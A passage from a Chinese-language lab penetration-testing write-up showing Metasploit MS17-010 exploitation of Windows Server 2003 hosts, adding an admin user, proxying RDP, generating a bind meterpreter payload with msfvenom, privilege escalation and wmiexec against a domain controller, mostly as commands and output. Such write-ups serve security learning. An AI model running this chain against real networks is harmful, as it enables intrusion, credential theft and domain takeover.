[*] 192.168.52.141:445    -             Trying stick 1 (x64)...Miss
[*] 192.168.52.141:445    -             [*] Trying stick 2 (x86)...Boom!
[*] 192.168.52.141:445    -     [+] Successfully Leaked Transaction!
[*] 192.168.52.141:445    -     [+] Successfully caught Fish-in-a-barrel
[*] 192.168.52.141:445    - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.52.141:445    - Reading from CONNECTION struct at: 0x8cc7f778
[*] 192.168.52.141:445    - Built a write-what-where primitive...
[+] 192.168.52.141:445    - Overwrite complete... SYSTEM session obtained!
[+] 192.168.52.141:445    - Service start timed out, OK if running a command or non-service executable...
[*] 192.168.52.141:445    - checking if the file is unlocked
[*] 192.168.52.141:445    - Getting the command output...
[*] 192.168.52.141:445    - Executing cleanup...
[+] 192.168.52.141:445    - Cleanup was successful
[+] 192.168.52.141:445    - Command completed successfully!
[*] 192.168.52.141:445    - Output for "whoami":

nt authority\system


[*] 192.168.52.141:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(admin/smb/ms17_010_command) >
```

拿到的是system权限，添加用户test2并加到管理员组。

```
msf5 auxiliary(admin/smb/ms17_010_command) > set command net user
command => net user
msf5 auxiliary(admin/smb/ms17_010_command) > run

[*] 192.168.52.141:445    - Target OS: Windows Server 2003 3790
[*] 192.168.52.141:445    - Filling barrel with fish... done
[*] 192.168.52.141:445    - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.52.141:445    -     [*] Preparing dynamite...
[*] 192.168.52.141:445    -             Trying stick 1 (x64)...Miss
[*] 192.168.52.141:445    -             [*] Trying stick 2 (x86)...Boom!
[*] 192.168.52.141:445    -     [+] Successfully Leaked Transaction!
[*] 192.168.52.141:445    -     [+] Successfully caught Fish-in-a-barrel
[*] 192.168.52.141:445    - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.52.141:445    - Reading from CONNECTION struct at: 0x8d6eb7d0
[*] 192.168.52.141:445    - Built a write-what-where primitive...
[+] 192.168.52.141:445    - Overwrite complete... SYSTEM session obtained!
[+] 192.168.52.141:445    - Service start timed out, OK if running a command or non-service executable...
[*] 192.168.52.141:445    - checking if the file is unlocked
[*] 192.168.52.141:445    - Getting the command output...
[*] 192.168.52.141:445    - Executing cleanup...
[+] 192.168.52.141:445    - Cleanup was successful
[+] 192.168.52.141:445    - Command completed successfully!
[*] 192.168.52.141:445    - Output for "net user":


User accounts for \\

-------------------------------------------------------------------------------
Administrator            ASPNET                   Guest
IUSR_ROOT-TVI862UBEH     IWAM_ROOT-TVI862UBEH     SUPPORT_388945a0
test2
The command completed with one or more errors.
```

```
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.1.30:4141
[*] 192.168.52.141:445 - Authenticating to 192.168.52.141 as user 'test2' ...
[*] 192.168.52.141:445 - Target OS: Windows Server 2003 3790
[*] 192.168.52.141:445 - Filling barrel with fish ... done
[*] 192.168.52.141:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.52.141:445 -        [*] Preparing dynamite ...
[*] 192.168.52.141:445 -                Trying stick 1 (x64) ... Miss
[*] 192.168.52.141:445 -                [*] Trying stick 2 (x86) ... Boom!
[*] 192.168.52.141:445 -        [+] Successfully Leaked Transaction!
[*] 192.168.52.141:445 -        [+] Successfully caught Fish-in-a-barrel
[*] 192.168.52.141:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.52.141:445 - Reading from CONNECTION struct at: 0x8d504d60
[*] 192.168.52.141:445 - Built a write-what-where primitive ...
[+] 192.168.52.141:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.52.141:445 - Selecting native target
[*] 192.168.52.141:445 - Uploading payload ... iCcepVPs.exe
[*] 192.168.52.141:445 - Created \iCcepVPs.exe ...
[+] 192.168.52.141:445 - Service started successfully ...
[*] 192.168.52.141:445 - Deleting \iCcepVPs.exe ...
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_psexec) >
```


执行成功，但是没有拿到shell，不知道什么原因。

那就直接rdp登录算了，配置socks4a代理。

```
msf5 auxiliary(server/socks4a) >
msf5 auxiliary(server/socks4a) > show options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy


msf5 auxiliary(server/socks4a) > set srvhost 192.168.1.30
srvhost ⇒ 192.168.1.30
msf5 auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 1.

[*] Starting the socks4a proxy server
```

然后用proxychains rdesktop 登录。


这边还用了ms17_010_command开了3389端口：



msfvenom -p windows/meterpreter/bind_tcp

-e x86/shikata_ga_nai -i 5LPORT=6666 -f exe

用msfvenom生成一个正向马传进去（因为无法访问外网，反向出不来），msf正向连接。



这样获得域用户，2003直接getsystem，最终拿到域用户192.168.52.141的system权限。


```
meterpreter > getuid
Server username: ROOT-TVI862UBEH\test2
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

跑出administrator用户密码也为hongrisec@2020。

获得域控

域控已经知道IP为192.168.52.138，且ms17-010的补丁未打，这边也和域用户一样获得shell。

通过代理上传msf马，正向连接s:



由于已经知道了DC的账户密码，看了网上的教程，还可以使用wmiexec来命令执行，参考：[http://www.91ri.org/12908.html]

进入刚才的web服务器shell，把wmiexec.vbs传上去。

用DC的账户密码执行命令成功。

最终获得所有权限，后续还有权限维持和清除痕迹，由于时间有限没有继续。

后续再进行可以尝试。

总结

最近也是刚接触内网渗透，很多知识点掌握的不是很好，参考了网上很多的资料。

通过整个环境的搭建和查阅资料，对内网有了一个简单的了解，学到了很多，有不足之处还请多多指出。

谢谢观赏

知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队

文章已于2020-07-07修改